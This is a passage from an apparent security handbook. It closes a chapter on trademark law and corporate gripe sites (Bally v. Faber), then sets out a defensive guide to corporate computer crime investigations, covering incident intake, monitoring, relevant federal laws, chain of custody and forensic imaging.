Although the owner of a trademark is guaranteed "exclusive use" of the trademark, that right has certain limitations. These limitations are known as *fair use* and allow others to use the trademark as a descriptive term. The fair use doctrine allowed the use of Bally's trademark as an exhibit in this chapter. If I wanted to sell my 1985 Chevrolet Celebrity, I could advertise that it is a Chevrolet Celebrity although I did not get permission from General Motors to use the name. A competitor may use another person's registered trademark in a comparison of goods. For example, an ad for Coca-Cola can say that it tastes better than Pepsi Cola, although Pepsi did not authorize the use of its trademark.

People and organizations rely on trademarks to make intelligent decisions about product purchases. According to the Act, infringement has occurred when use of the trademark by another party is "likely to cause confusion, or cause mistakes, or to deceive."[7] The court may issue injunctions, compensate the owner for damages, take away profits from the infringer or award attorney fees.[8] The court may even confiscate and destroy goods with the illegal trademark (a frequent occurrence used against illegal vendors at rock concerts).

The owner of a trademark has the exclusive right to use it on its product and on related products, such as T-shirts and lunchboxes. A recognized and respected trademark can be one of an organization's most valuable assets and often has cash value when the company is sold or liquidated.

Trademark dilution takes place when the unauthorized use of a trademark would reduce its value to the owner. Dilution must be commercial in nature and can occur even when there is no direct business competition between the parties.[9] In one recent case,[10] American Express, the worldwide credit card organization, sued the American Express Limousine Service after the limousine service used the same name. Although there was no competition between the two companies (credit cards and limousine service), the court found that the "defendant's use of the AMERICAN EXPRESS mark would 'whittle away' the distinct quality of plaintiff's mark."

ANALYSIS: TRADEMARK INFRINGEMENT

Bally claimed that Faber's Web site constituted both trademark infringement and trademark dilution. By granting summary judgment, the court held that Faber's actions were not a violation of trademark law, even if all of the charges claimed by Bally were true. According to the Act, the court would have to find that Faber's use of the Bally trademark created a likelihood of confusion.[11] Only then could the court find that trademark infringement had occurred.

A major factor in determining whether there is a likelihood of confusion is the similarity of goods produced by the two parties.[12] The more related

the goods are, the more likely it is that the court will find that trademark infringement actually took place. "Related goods are those goods which, though not identical, are related in the minds of consumers."[13] Courts have considered the following pairs of items to be related goods:

- Shirts and pants[14]
- Beer and whiskey[15]
- Locks and flashlights[16]

Bally and Faber did not market similar goods (health club memberships as opposed to Web page design) so there was little likelihood of confusion through related goods. The court then held that:

> No reasonable consumer comparing Bally's official Web site with Faber's site would assume Faber's site 'to come from the same source or thought to be affiliated with, connected with, or sponsored by, the trademark owner.' Therefore, Bally's claim for trademark infringement fails as a matter of law.[17]

ANALYSIS: TRADEMARK DILUTION

The court also granted Faber's motion for summary judgment against Bally's claim of trademark dilution. To show dilution, the defendant's use of the trademark must lessen the capacity of the plaintiff's trademark to identify and distinguish its goods and services and must be commercial in nature. For a dilution claim, Bally had to show that Faber's use of its famous trademark was commercial in nature. Bally also had to show that Faber's use diluted the value of the trademark by lessening the capacity of the mark to identify and distinguish goods and services.[18]

Faber's use of the Bally trademark was noncommercial. He did not use the trademark for the benefit of his own business, and Bally could not show that Faber's use had tarnished the trademark. Faber's site could not confuse consumers, and the court granted the motion for summary judgment.

RECOMMENDATIONS TO ORGANIZATIONS

For even the most stable organization, gripe sites can be an embarrassing nuisance. Potential customers and employees do look at these sites. www.walmartsucks.com has received over 1,000,000 hits through the past three years. Here are some recommendations that may prevent problems.

Some organizations actually purchase the names of potential gripe sites, thereby making them unavailable for outsiders. For example, Chase Manhattan bought the Web site rights to several Web sites, including IhateChase.com, ChaseStinks.com, ChaseSucks.com, ChaseBlows.com, and several others not appropriate for this journal.[19] That did not stop a disgruntled

customer from setting up his own gripe site at chasebanksucks.com. It may make it more difficult for potential customers to find the gripe site.

Organizations would be wise to read their gripe sites regularly. Because of the freewheeling nature of the Internet, there is no real control over the contents of any Web site. A single unhappy person can spread false rumors that could be detrimental to employee morale or even the corporation's reputation.

Lastly, an organization should keep its perspective on gripe sites. Most gripe sites are simply one unhappy customer or ex-employee letting off steam harmlessly. Most of these sites can be safely ignored, unless they threaten personnel or present confidential documents obtained through an internal security leak.

Dissatisfied customers have the free speech right to criticize organizations publicly on the Internet. *Bally v. Faber* allows individuals to use the trademarked logos on such sites as long as there is no reasonable chance of confusion. As the Internet continues to grow, gripe sites will become more common. Organizations should evaluate these sites and learn from them about their relationship with their customers and employees.

Notes

1. www.ballyfitness.com
2. Andrew Malone, Masters of their domain, the scramble for insulting Web sites, *New York,* June 8, 1998.
3. Fed. R. Civ. P. §56(c).
4. 15 USC §§1051–1127.
5. Article I, Section 8, Clause 3.
6. Mark Warda, *How to Register a United States Trademark,* Sphinx Publishing, Clearwater, Florida, 1988, 10–11.
7. §32[a][1].
8. Steven W. Kopp and Tracey A. Suter, Trademark strategies online: implications for intellectual property protection, *Journal of Public Policy & Marketing,* Spring 2000, 119.
9. J. Thomas McCarthy, *McCarthy on Trademarks and Unfair Competition,* §24:89 at 24-137-38 (1997).
10. *American Express v. American Express Limousine Service,* 772 F. Supp 729 (E.D.N.Y. 1991).
11. 15 USC §1114(1)(a).
12. *Petro Stopping Centers, L.P. v. James River Petroleum, Inc.,* 130 F.3d 88 (4th Cir. 1997).
13. *Levi Strauss & Co. v. Blue Bell, Inc.,* 778 F.2d 1352, 1363 (9th Cir. 1985).
14. Id.
15. *Fleischmann Distilling Corp. v. Maier Brewing Co.,* 314 F.2d 149, 152–53 (9th Cir. 1963).
16. *Yale Electric Co. v. Robertson,* 26 F.2d 972 (2d Cir. 1928).
17. *Bally,* 1163–1164.
18. Note, "Bally Total Fitness Holding Corp. v. Faber," *15 Berkeley Tech. L.J.* 229, 2000.
19. Robert Trigaux, Bank-bashing goes digital at Internet gripe sites, *American Banker,* March 26, 1999, 1.

Computer Crime Investigations: Managing a Process without Any Golden Rules

George Wade, CISSP

Security is often viewed as an "after-the-fact" service that sets policy to protect physical and logical assets of the company**.** In the event that a policy is violated, the security organization is charged with making a record of the violation and correcting the circumstances that permitted the violation to occur. Unfortunately, the computer security department (CSD) is usually viewed in the same light and both are considered cost-based services. To change that school of thought, security must become a value-added business partner, providing guidance before and after incidents occur.

The Security Continuum

Each incident can be managed in five phases, with each phase acting as a continuation of the previous phase, and predecessor of the next. Exhibit 145.1 displays the continuum.

Flowing in a clockwise, circular fashion, the security continuum begins with the report of an incident or a request for assistance from the CSD business partner (also known as "the customer"). Strong documentation during this initial report phase is the first building block of an ever-evolving incident response plan. Strong documentation will also be used to determine whether or not an investigation is opened, as not every anomaly requires a full investigation. The report phase flows into the investigative phase where intelligence gathering and monitoring begins and documentation continues. At this point, the CSD investigator (CSDI) should understand and be able to define what has occurred so that a determination can be made to begin a full investigation. The investigative phase will flow into the assessment phase, although there may not be a strong demarcation point. The investigative phase and the assessment phase may run concurrently, depending on the incident. Time spent during the assessment phase is dedicated to determining the current state of the business, identifying additional problem areas, and continued documentation. The assessment phase documentation will provide input into the corrective action phase, with this phase beginning as the investigative phase is completed. Intelligence gained during the investigative and assessment phases of the continuum is used to build the corrective action plan. Execution of the correction action plan can be coordinated with the final steps of the investigative phase, in that system holes are plugged as the suspect is being arrested by law enforcement or interviewed by a CSDI. Following the completion of the four previous phases, the proactive phase can begin. This phase should be used to educate management and the user community about incident particulars.




EXHIBIT 145.1 The security continuum.

Education in the form of security awareness presentations will lead to a greater consciousness of the CSD being a value-added business partner that will generate new reports and lead the CSD back into the report phase.

The Initial Report Phase

Before any investigation can begin, the CSD needs to receive a report of an anomaly. One of the best ways to advertise the services of the CSD is through a comprehensive awareness program that includes the methods to report incidents. The CSD should have the ability to receive reports over the phone, via e-mail, and via the World Wide Web (WWW), and each of these methods should permit anonymous reporting. Additionally, the CSD should make the initial report process as painless as possible for the reporter. Because anomalies in computers and networks do not just occur from 9 to 5, convenient 24-hour coverage should be provided. This may be provided by a well-trained guard staff, an internal helpdesk, an external answering service that receives calls after a designated time, or a simple recording that provides a 24-hour reach number such as a pager. It is important that the CSD personnel designated to receive initial reports be well-versed in the structure of the business, have an understanding of common computer terminology, and have excellent customer service skills. They must also understand that all reports must remain confidential because confidentiality is an important aspect of all investigative issues. Without confidentiality, investigative efforts will be hampered, and employees may be wrongfully accused of policy violation or illicit acts.

The CSD Receives an Incident Report

Whether the reports come into the CSD help desk or directly to a CSDI, the same questions need to be asked when receiving the initial report. By asking the "who, what, where, when, why, and how" questions, the CSD trained personnel receiving the initial report should be able to generate a somewhat thorough overview of the anomaly and record this information in a concise, easy-to-read format. An incident is classified as an anomaly at this point because, without initial review, the action or incident may be nothing more than the reporter's misunderstanding of standard business events or practices. The best method to compile and record this information is by using an initial report form (Exhibit 145.2).

Using a form will ensure that each incident is initially handled in the same manner and the same information is recorded. As the types of incidents change, this form can be updated to ensure that the most relevant questions are being asked. It will provide a comprehensive baseline for the CSDI when investigative work begins and can be included as part of the incident case file. Should it be determined during the investigative phase that the anomaly will not be pursued, the form will act as a record of the incident.

An important point to remember is that no question is too trivial to ask. What may seem apparent to CSD personnel may or may not be apparent to the reporter, and vice versa. The person receiving the initial report for the CSD must also be trained to recognize what is and what is not an urgent issue. An urgent issue is a system administrator calling to report watching an unauthorized user peruse and copy files, not a customer calling to report a PC, normally turned off at night, was found on in the morning. Asking key questions and obtaining relevant and pertinent information will accomplish this task.

EXHIBIT 145.2 The Initial Report Form

REPORTER INFORMATION & INITIAL REPORT□

FIRST□ _____ MIDDLE□ _____ LASTR/SR□ _____ ID NUMBER□ _____

FULL ADDRESS/PHONE□ _____

INCIDENT DATE□ _____ INCIDENT TIME□ _____

INCIDENT SUMMARY□ _____

_____

_____

DISCOVERY DATE:□ _____ DISCOVERY TIME:□ _____

STEPS TAKEN:□ _____

_____

_____

_____

_____

SYSTEM NAME:□ _____ IP ADDRESS□ _____

OPERATING SYSTEM:□ _____ VERSION/PATCH No.□ _____

SYSTEM LOCATION□ _____ SA NAME & PHONE□ _____

SUPPORTING DATA:□ _____

CURRENT STATE OF SYSTEM:□ _____

PURPOSE OF MACHINE:□ _____

APPLICATION OWNER:□ _____ PHONE NUMBER:□ _____

APPLICATION USER:□ _____ PHONE NUMBER:□ _____

HOW DID INCIDENT OCCUR:□ _____

WHY DID INCIDENT OCCUR:□ _____

ADDITIONAL INFORMATION:□ _____

ASSIGNED TO:□ _____ ASSIGNMENT NUMBER:□ _____

<Company Name >- Proprietary□

The "who" questions should cover the reporter, witnesses, and victims. The victims are the application owner, user group, and system administrators. Contact information should be obtained for each. The reporter should also be queried as to who has been notified of the incident. This will help the CSDI determine the number of people aware of the issue.

"What" is comprised of two parts: the "anomaly what" and the "environment what." The "anomaly what" should include a description of the conditions that define the anomaly and the reporter's observations. The "environment what" is comprised of questions that identify the operating hardware and software in the impacted environment. Is the system running a UNIX variant such Linux or Solaris, a DOS variant such as Windows 95/98, or Windows NT? The operating system version number should be obtained, as well as the latest release or software patch applied. The reporter should also be queried about the application's value to business. Although all reporters will most likely consider their systems critical, it is important to determine if this is a mission-critical system that will impact revenue stream or shareholder value if the anomaly is confirmed to be a security breech.

The "where" questions cover the location of the incident, the location of the system impacted (these may not be in the same physical location), and the reporter's location. It is very common in logical security incidents that the reporter may be an application user in one location and the system may reside in another location.

"When" should cover the time of discovery and when the reporter suspects the anomaly occurred. This could be the time the system was compromised, a Web page was changed, or data was deleted. If the reporter is utilizing system logs as the basis of the report, the CSD personnel should determine the time zone being used by the system.

"Why" is the reporter's subjective view of the events. By asking why the reporter believes the anomaly occurred, the reporter may provide insight as to ongoing workplace problems, such as layoffs or a disgruntled employee with access to the system. Insight such as this might provide the CDSI with initial investigative direction.

Finally, "how" is the reporter's explanation for how the anomaly occurred. Be sure to ask how the reporter arrived at this conclusion, as this line of questioning will draw out steps the reporter took to parse data. Should the anomaly be confirmed as an incident requiring investigation, these actions would require further understanding and documentation.

When considering logical security incidents, be sure to cover the physical security aspect during the initial report as well. Questions about the physical access to the compromised machine and disaster recovery media (operating system and application data backups) should be covered during the initial report.

The Investigative Phase

Before any monitoring or investigation can take place, the company must set a policy regarding use of business resources. This policy should be broad enough to cover all uses of the resources, yet specific enough so as not to be ambiguous. A policy covering the use of noncompany-owned assets (laptop and desktop computers) should also be considered. This will become important during the evidence-gathering portion of the investigative phase. Once the policies are established, thorough disclosure of the corporate policies must take place. Each employee, contractor, and business partner must be required to read the policies and initial a document indicating that the policy was reviewed, and the document should be kept in the employee's personnel folder. A periodic re-review of the policy should also be required.

In addition to the policy on use of resources, a warning banner should be included in the log-on process and precede access to all systems. The banner should advise the user that activity must adhere to the policy, that activity can be monitored, and any activity deemed illegal can be turned over to law enforcement authorities. The following is an example of a warning message:

> This system is restricted solely to <company name> authorized users for legitimate business purposes only. The actual or attempted unauthorized access, use, or modification of this system is strictly prohibited by <company name>. Unauthorized users are subject to company disciplinary proceedings and/or criminal and civil penalties under state, federal, or other applicable domestic and foreign laws. The use of this system may be monitored and recorded for administrative and security reasons. Anyone accessing this system expressly consents to such monitoring and is advised that if monitoring reveals possible evidence of criminal activity, <company name> might provide the evidence of such activity to law enforcement officials. All users must comply with <company name> Company Instructions regarding the protection of <company name> information and assets.

This warning banner should precede entry into all corporate systems and networks, including stand-alone (nonnetworked) computers and FTP sites. When confronted with the banner, the users should be given the option to exit the log-on process if they do not agree with the policy.

The investigations undertaken by the CSD can be classified into two broad categories: reactive and proactive. Some of the more common reactive reports include unauthorized or suspected unauthorized access to company resources, nonbusiness use of resources, the release of proprietary material, threatening or harassing activity, and activity that creates a hostile work environment. From the reactive cases being generated, the CSD should identify opportunities for prevention of the reactive cases. For example, if the CSD is receiving a large amount of unauthorized access cases, what are the similarities in each? Can a companywide solution be devised and an awareness campaign started to eliminate the vulnerability? Proactive activities can include intelligence-gathering activities such as the monitoring of company access to WWW and newsgroup sites known to hacking tools, offensive, or illegal material. Monitoring of financial message boards may reveal premature proprietary information release or include anticompany postings that are a precursor to workplace violence. Review and monitoring of traffic to free, WWW-based e-mail sites may identify proprietary information being transferred to a competitor. Periodic review of postings to Internet newsgroups could reveal stolen equipment being resold.

Beyond the Initial Report

From the Incident Report Form, the CSDI can begin developing a plan of action. Each investigation will contain two initial steps; anomaly validation and investigation initiation. The first step determines if the anomaly is actually an incident worth investigating. Not every anomaly is the result of a criminal or dishonest act, and not every anomaly warrants a full-scale investigation. An anomaly that presents itself to be unauthorized access to a system with data deletion, may have been an honest mistake caused by the wrong backup tape being loaded. In this instance, a short report of the incident should be recorded. If several similar reports are received in the same area of the company, steps to initiate better data control should be taken. If a Windows 9x system, in an open area, that does not contain sensitive data or support network access is entered, the CSDI must decide if the action justifies full investigation. In this example, it may be prudent to record the incident without further investigative effort and dedicate resources to more mission-critical tasks. Through proactive review of anomaly report records, a decision might be made to conduct an investigation into recurring incidents.

After it is determined that the anomaly requires further investigation, logs supporting the anomaly or logs that may have been altered at the time of the anomaly need to be collected and analyzed. The CSDI must be careful not to view the anomaly with tunnel vision, thereby overlooking important pieces of information. Additionally, more thorough interviews of the reporter and witnesses need to be conducted. These secondary fact-finding interviews will help the CSDI further document what has occurred and what steps the victim or reporter may have taken during the identification of the anomaly. The CSDI should request and obtain from the reporter, and other witnesses, detailed statements of what steps were taken to identify the anomaly. For example, a system administrator (SA) of a UNIX-based system may have examined system logs from the victim system while logged into the victim system using the root ID. In this example, the CSDI should obtain a detailed written statement from the SA, that describes the steps taken and why they were taken. This statement should clearly state why data might have been added or deleted. In addition to the statement, the CSDI should obtain a copy of the shell history file for the ID used, print a copy of the file, and have the SA annotate the listing. The SA's notes should clearly identify which commands were entered during the review and when the commands, to the best of the SA's recollection, were entered. The written statement should be signed by the SA, and placed, along with the annotated version of the shell history, in an investigative case file.

The written statement and data capture (this will be dealt with in more detail later) should be received by the CSDI as soon as possible after the initial report. It is important that witnesses (in this example, the SA) provide written statements while the steps taken are still fresh in their minds. Should it be determined that the anomaly is actually unauthorized activity, the written statements will help to close potential loopholes in any civil or criminal action that may come at the conclusion of the activity.

Intelligence Gathering

It behooves the CSDI to understand as much as possible about the suspect. Understanding the equipment being used, the physical location from which the suspect is initiating the attacks, the time at which the attacks occur, and human factors such as the suspect's persona, all help the CSDI fully understand the tasks at hand.

Initially, the CSDI will want to gather information about the machine being used. By running commands such as nbtstat, ping, trace route, etc., the CSDI can obtain the IP address being used, user ID and machine name being used, and the length of the lease if DHCP is being used.

Following the identification of the machine being used, the CSDI will want to identify where the machine is physically located. If the investigation involves an insider threat, the CSDI could perform physical surveillance on the suspect's office or perform after-business-hours visits to the suspect's office. Before visiting the office, the CSDI should determine the normal business hours at the location, and the ability to gain after-business-hours access. In addition to the physical facility information, the CSDI should determine the type of equipment the suspect utilizes. Once again, if the suspect utilizes a laptop computer to execute the attacks, a late-night visit to the suspect's office may prove fruitless.

If possible, try to gain intelligence about the suspect's work habits in addition to the intelligence gained from the anomalies and initial queries. The suspect may spend the day attacking systems to avoid detection from after-business hours attacks and spend evenings catching up on this work so that management is not aware of his daily activity. In a situation such as this, the CSDI may run into the suspect during a late-night visit. By gathering intelligence, the CSDI can better plan on what equipment will be needed when visiting the suspect's workspace, what actions may need to be taken, and how long the action may take.

No Longer an Anomaly

From the intelligence gathered during the fact-finding interviews and log review, the CSDI should be able to identify the anomaly as an actual incident of unauthorized activity. One of the most important decisions to make while building the action plans is to decide if the activity will be stopped immediately or monitored while additional evidence is gathered. There are several factors to consider before making this decision — most importantly, the impact to the business should the activity continue. The CSDI must be sure that value of identifying the perpetrator outweighs the potential impact to the business. If the CSDI is assured of being able to accurately monitor the activities of the perpetrator, and there is no potential damage such as additional proprietary information being lost or data deleted, the CSDI should proceed with monitoring and build additional evidence. If the perpetrator cannot be controlled or accurately monitored, the activity should be stopped by shutting down the perpetrator's access. In either case, the CSDI must be sure to obtain CSD management approval of the action plan. The selling point to management for continued monitoring is that it buys the CSDI more time to determine what damage may have been done, identify more areas compromised, record new exploits as they occur, and most importantly, identify areas of entry not yet identified.

Active Monitoring

If the activity will be monitored, the first step in the monitoring process is to set up a recording device at the point of entry. If the activity is originating from an office within the CSDI's company, monitoring may consist of a keystroke monitor on the computer being used or a sniffer on the network connection. The traffic captured by the sniffer should be limited to the traffic to and from the machine under electronic surveillance. In addition, video surveillance should be considered — if the environment and law permits. Video surveillance will help confirm the identity of the person sitting at the keyboard. If video surveillance is used, the time on the video recorder should be synchronized to match the time of the system being attacked. Synchronizing the time on the video recorder to that of the system being attacked will confirm that the keystrokes of the person at the keyboard are those reaching the system being attacked. Although this may seem obvious, the attacker could actually be using the machine being monitored as a stepping stone in a series of machines. To do this, the attacker could be in another office and using something as simple as Telnet to access the system in the office being monitored to get to the system being attacked. It is the task of the CSDI to prove that the system attack is originating from the monitored office.

When using video surveillance, the CSDI needs to be aware that the law only permits video — not audio — and that only certain areas can be monitored. Areas that provide a reasonable expectation of privacy, such as a bathroom, cannot be surveyed. Luckily, there are not that many instances of computing environments being set up in bathrooms. Employee offices do not meet that exception and may be surveyed, although the CSDI should only use video surveillance as a means of building evidence during an investigation.

The next step in the monitoring process is to confirm a baseline for the system being attacked. The goal is to identify how the system looked before any changes occur. If the company's disaster recovery plan requires a full system backup once a week, the CSDI, working with the systems administrator (SA), should determine which full backup is most likely not to contain tainted data. This full backup can be used as the baseline. Because the CSDI cannot be expected to understand each system utilized within the company, the CSDI must rely on the SA for assistance. The SA is likely to be the person who knows the system's normal processes and can identify differences between the last-known good backup and the current system. Ideally, the system backup will be loaded on a similar machine so that subtle differences can be noted. However, this is not usually the case. In most instances, the baseline is used for comparison after monitoring has been completed and the attacker repelled.

While monitoring activity, the SA and CSDI should take incremental backups, at a minimum once a day. The incremental backups are then used to confirm changes to the system being attacked on a daily basis.

As the monitoring progresses, the CSDI and the SA should review the captured activity to identify the attacker's targets and methods. As the activity is monitored, the CSDI should begin building spreadsheets and charts to identify the accounts attacked and the methods used to compromise the accounts. The CSDI should also note any accounts of interest that the attacker was unable to compromise. The CSDI must remember that the big picture includes not only what was compromised, but also what was targeted and not compromised.

The Project Plan

In building a picture of the attack, the CSDI should also begin to identify when to begin the assessment, the corrective action phase, when to end monitoring, and when to bring in law enforcement or interview the employee involved. This should be part of the dynamic project plan maintained by the CSDI, and shared with CSD management. As the plan evolves, it is important to get the project plan approved and reapproved as changes are made. Although it is always best to keep those who are knowledgeable or involved in the investigation to a minimum, the CSDI may not be able to make informed decisions about the impact of the unauthorized activity to the victim business unit (BU). With this in mind, the CSDI needs to inform management of the BU impacted by the attack and the company legal team, and keep both apprised of project plan changes. The project plan should include a hierarchy of control for the project, with CSD management at the top of the hierarchy providing support to the CSDI. The CSDI, who controls the investigation will offer options and solutions to the victim BU, and the victim BU will accept or reject the project plan based on its level of comfort.

Legal Considerations

As the investigation progresses, the CSDI should have a good understanding of which laws and company policies may have been violated. Most states now have laws to combat computer crime, but to list them here would take more room than available for this chapter. However, there are several federal laws defined in the United States Code (USC) with which the CSDI should be familiar. Those laws include:

- *18 USC Sec. 1029.* Fraud and related activities in connection with access devices. This covers the production, use, or trafficking in, unauthorized access devices. Examples include passwords gleaned from a targeted computer system. This also provides penalties for violations.
- *18 USC Sec. 1030. The Computer Fraud and Abuse act of 1986.* Fraud and related activity in connection with computers. This covers trespass, computer intrusion, unauthorized access, or exceeding authorized access. It includes and prescribes penalties for violations.
- *The Economic Espionage Act of 1996.* Provides the Department of Justice with sweeping authority to prosecute trade secret theft whether it is in the United States, via the Internet, or outside the United States. This act includes:
  - *18 USC Sec. 1831.* Covers offenses committed while intending or knowing that the offense would benefit a foreign government, foreign instrumentality, or foreign agent.
  - *18 USC Sec. 1832.* Covers copyright and software piracy, specifically those who convert a trade secret to their own benefit or the benefit of others intending or knowing that the offense will injure any owner of the trade secret.
- *The Electronic Communications Privacy Act of 1986.* This act covers the interception or access of wire, oral, and electronic communications. Also included is the unauthorized access of, or intentionally exceeded authorized access, to stored communications. This act includes:
  - *18 USC Sec. 2511.* Interception and disclosure of wire, oral, or electronic communications.
  - *18 USC Sec. 2701.* Unlawful access to stored communications.
- *The No Electronic Theft (NET) Act.* The NET Act amends criminal copyright and trademark provisions in 17 USC and 18 USC. Prior to this act, the government had to prove financial benefit from the activity to prosecute under copyright and trademark laws. This act amended the copyright law so that an individual risks criminal prosecution when there is no direct financial benefit from the reproduction of copyright material. This act is in direct response to *United States v. La Macchia,* 871 F. Supp 535 (D. Mass. 1994), in which an MIT student loaded copyrighted materials onto the Internet and invited others to download this material, free of charge. In *La Macchia,* because the student received no direct financial benefit from his activity, the court held that the criminal provisions of the copyright law did not apply to his infringement.

In addition, those dealing with government computer systems should be familiar with:

- *Public Law 100-235.* The Computer Security Act of 1987. This bill provides for a computer standards program, setting standards for government-wide computer security. It also provides for training of

persons involved in the management, operation, and use of federal computer systems, in security matters.

Evidence collection

Evidence collection must be a very methodical process that is well-documented. Because the CSDI does not know at this point if the incident will result in civil or criminal prosecution, evidence must be collected as if the incident will result in prosecution.

Evidence collection should begin where the anomaly was first noted. If possible, data on the system screen should be captured and a hardcopy and electronic version should be recorded. The hardcopy will provide the starting point in the "series of events" log, a log of activities and events that the CSDI can later use when describing the incident to someone such as a prosecutor, or management making a disciplinary decision. Because CSDIs will be immersed in the investigation from the beginning, they will have a clear picture of the anomaly, the steps taken to verify the anomaly were actually an unauthorized act, the crime committed or policy violated, the actions taken by the suspect, and the damage done. Articulating this event to someone, particularly someone not well-versed in the company's business and who has never used a computer for more than word processing, may be a challenge bigger than the investigation. The series of events log, combined with screen prints, system flows, and charts explaining the accounts and systems compromised and how compromised, will be valuable tools during the education process.

In addition to screen prints, if the system in which the unauthorized access was noted is one of the systems targeted by the suspect or used by the suspect, photographs should be taken. The CSDI should diagram and photograph the room where the equipment was stored to accurately depict the placement of the equipment within the room. Once the room has been photographed, the equipment involved and all of its components should be photographed. The first step is to take close-up photographs of the equipment as it is placed within the room. If possible, photographs of the screen showing the data on the screen should be taken. Be sure to include all peripheral equipment, remembering it may not be physically adjacent to the CPU or monitor. Peripheral equipment may include a printer, scanner, microphone, storage units, and an uninterrupted power supply component. Bear in mind that with the advent of wireless components, not all components may be physically connected to the CPU. The next step is to photograph the wires connected to the CPU. Photographs should include a close-up to allow for clear identification of the ports being used on the machine. The power supply should also be included.

Once the equipment has been photographed, attention should turn to the surrounding area. Assuming one has permission to search the office, one should begin looking for evidence of the activity. It is important to note the location of diskettes and other storage media in relation to the CPU. Careful review of the desktop may reveal a list of compromised IDs or systems attacked, file lists from systems compromised, printouts of data from files compromised, and notes of the activity. Each of these items should be photographed as they are located.

Confiscating and Logging Evidence

After the items have been located, evidence collection should begin. It is important for the CSDI to be familiar with the types of equipment owned and leased by the company. If the CSDI is presented with a machine that is not standard issue, the CSDI must consider the possibility that the machine is privately owned. Without a policy covering privately owned equipment and signed by the employee, the CSDI can not search or confiscate the machine without permission from the owner. Once the CSDI has confirmed company ownership, evidence collection may begin. For each piece of evidence collected, the CSDI needs to identify where and when it was obtained and from whom it was obtained. The best method to accomplish this is a form used to track evidence (Exhibit 145.3).

As the evidence is collected, the CSDI will fill out the form and identify each item using serial numbers and model numbers, if applicable, and list unique features such as scratch marks on a CPU case. Each item should be marked, if possible, with the CSDI's initials, the date the item was collected, and the case number. If it is not possible to mark each item, then each item should be placed in a container and the container sealed with evidence tape. The evidence tape used should not allow for easy removal without breakage. The CSDI should then sign and date the evidence tape. The CSDI should always mark evidence in the same manner because the

EXHIBIT 145.3 The Evidence Form

Evidence/Property Custody Document				
District/Office:			Serial Number:	
Location:			Investigator Assigned To:	
Name and Title of Person from whom received Owner Other			Investigator's Address (include zip code)	
Address from where obtained (including zip code)			Reason Obtained	Date:
Item No.	Quantity	Description of Article(s) *(Include model, serial number, condition and unusual marks or scratches)*		
		CHAIN OF CUSTODY		
Item No.	Date	Released By	Received By	Purpose of Change of Custody
		SIGNATURE NAME,GRADE OR TITLE	SIGNATURE NAME,GRADE OR TITLE	
		SIGNATURE NAME,GRADE OR TITLE	SIGNATURE NAME,GRADE OR TITLE	
		SIGNATURE NAME,GRADE OR TITLE	SIGNATURE NAME,GRADE OR TITLE	
		SIGNATURE NAME,GRADE OR TITLE	SIGNATURE NAME,GRADE OR TITLE	

<Company> - Proprietary

CSDI may be asked to testify that he is the person identified by the marking. By marking items in the same fashion, the CSDI can easily identify where the markings were placed.

Evidence Storage

After the evidence has been collected, it must be transported to and stored in a secure location. During transport, special care must be taken to ensure that custody can be demonstrated from the point of departure until the evidence arrives at, and is logged into, the storage facility. While in custody of the CSD, the evidence must be protected from damage caused by heat, cold, water, fire, magnetic fields, and excessive vibration. Hard drives should be stored in static-free bags and packed in static-free packaging within the storage container. The CSD must take every precaution to ensure the evidence is protected for successful prosecution and eventual return to the owner. Should the confiscated items be damaged during transport, storage, or examination, the owner of the material may hold the CSD liable for the damage.

Evidence Custodian

When the evidence arrives at the storage location, it is preferable that an evidence custodian logs it into the facility. It will be the job of the evidence custodian to ensure safe storage for the material as described above. Using an evidence custodian, as opposed to each CSDI storing evidence from their cases, ensures that the evidence, property owned by others until the case is adjudicated, is managed with a set of checks and balances. The evidence custodian will be responsible for confirming receipt of evidence, release of evidence, and periodic inventory of items in evidence. After the case has been adjudicated, the evidence will need to be removed from evidence storage and returned to the owner. The evidence form should then be stored with the case file.

Business Continuity during Evidence Collection

The CSDI must remember that his responsibility is to the company and shareholders. The CSDI must find the balance between performing an investigation and protecting the business, thereby maintaining shareholder value. If the unauthorized activity required the computer be shut down during the length of an investigation, then an attacker need not gain entry and destroy files if the purpose of the attack is to disrupt business. Simply causing a machine to reboot or drop a connection would, in itself, be enough to disrupt the business.

When an investigation requires the CDSI to obtain evidence from a computer's hard drive or from drives that support a network, the CSDI cannot stop the business for an extended period of time by placing the hard drive into evidence. By performing a forensic backup of the hard drives in question, the CSDI can ensure evidence preservation and allow the business to get up and running in a short amount of time. A forensic image of a hard drive preserves not only the allocated file space, but also the deleted files, swap space, and slack space. The forensic image is the optimal answer to gathering evidence. Once a forensic image has been obtained, a new disk can be placed in the target computer and data loaded from a backup. If data loss is a concern, then the forensic image can be restored to the new disk, allowing the business to proceed as the investigation continues.

Although it is not recommended, the CSDI may not be able to stop the business long enough for a forensic image to be taken. In situations involving a system that cannot be brought down (for example, a production control systems or systems that accept customer orders), the CSDI may be presented with the task of gathering evidence while the system is continuing to process data. In situations such as these, the CSDI may be able to gather some evidence by attaching removable storage media to the machine and copying pertinent files to the removable media. In these situations, the CSDI must remember that the data gathered is not the best evidence to prosecute the case. However, just because the evidence may not be optimal for prosecution, it should not be overlooked. Evidence such as this may be used to support the CSDI's theories and may provide the CSDI with insight to other unauthorized activities not identified thus far.

Gathering Evidence through Forensic Imaging

This section provides a cursory overview of forensic imaging. Forensic imaging of a hard drive is a subject deserving a chapter in itself, so this section only attempts to provide the CSDI with an overview of what steps are taken and what equipment is needed to produce a forensic image.

Once the computer has been accurately photographed, the system can be removed to an area where the forensic image will be made or the CPU box opened so that a forensic image can be taken on site. One problem with performing an on-site image is that without an evidence review machine on hand, in which to load and review the forensic image, the CSDI must trust that the image was successful. Assuming removal of the machine would not compromise the investigation, it is best to remove the machine to an examination area. Once in the examination area, a forensic image can be obtained using a DOS boot diskette, forensic imaging software, and tape backup unit. The suspect machine will be booted using the DOS diskette to ensure that no advanced operating system software tools are loaded. The forensic imaging software (there are many packages on the consumer market) is loaded and run from DOS. Output is then directed to the tape backup unit via the system's SCSI port.

In systems without a SCSI port, the hard drive (called the original drive or suspect drive) will have to be removed and installed as a slave drive in another computer. This exercise should not be taken lightly, as there is much opportunity to damage the suspect's drive and lose or overwrite data. In situations such as this, the equipment used to obtain an image may vary; but in all cases, the target for the image must be as large or

